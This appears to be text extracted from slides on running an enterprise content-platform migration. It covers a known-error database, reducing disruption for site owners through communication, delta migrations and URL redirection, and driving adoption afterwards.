
- A Known Error Database is an important part of ITIL methodology for documenting root causes and work-arounds for errors that have occurred in the past.
- Leverage your service desk knowledge of your platform and your past experiences with the environments to define the initial KEDB.
- It is critical to build on top of your KEDB as the migration progresses.
- Ensure proper workflows for upgrading your migration run books when an error is detected.
- Assign a team to discover potential problems with already migrated content.

Key Factors for Successful Migration



Mitigating User Disruption


- Look at the process from a site owner's perspective:
 - IT tells me that they are moving my stuff to a different platform
 - The new platform will have differences, will I continue to be able to be productive with how I use my sites?
 - Who can I contact to ask questions?
 - I'm told that I don't have access to my content for some time, but this will impact my day to day tasks.
 - My URLs are changing and it will be hard for my team to find what they need.
 - What happens if the migration isn't successful?
 - If IT says that it's successful, how can I be 100% positive?
 - What if I have a problem, who can I reach out to?



Mitigating User Disruption


- Strong and timely communications
- Training and Webinars to help with platform changes
- “Migration Questions” Yammer group, Shared Mailbox, and Open Door Sessions
- Perform delta migrations to minimize the read-only window for each site
- Implement a URL redirection strategy
- Ensure that a fallback strategy is in place for sites that fail on the first try
- Ask for feedback throughout the process and use that to improve your run book
- Provide content validation reports showcasing all successes (and failures that were manually remediated)
- Provide an easy way to contact the migration team during post-migration testing & sign-off

Key Factors for Successful Migration



Driving Business Adoption

- Converting the project marketing campaign into an ongoing marketing initiative
 - Continuous “How-Tos”, lunch & learns, webinars, etc.
 - Create an internal user group and recruit a power users & champions
 - Showcase sites and business problems that are solved by using the platform
- Treat governance as an ongoing set of reviews and improvements
- Monitor usage analytics to determine if adoptions goals are met
 - Google analytics is a common integration for more insights
 - Microsoft has created a good Adoption Content Pack for Power BI



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Thank You!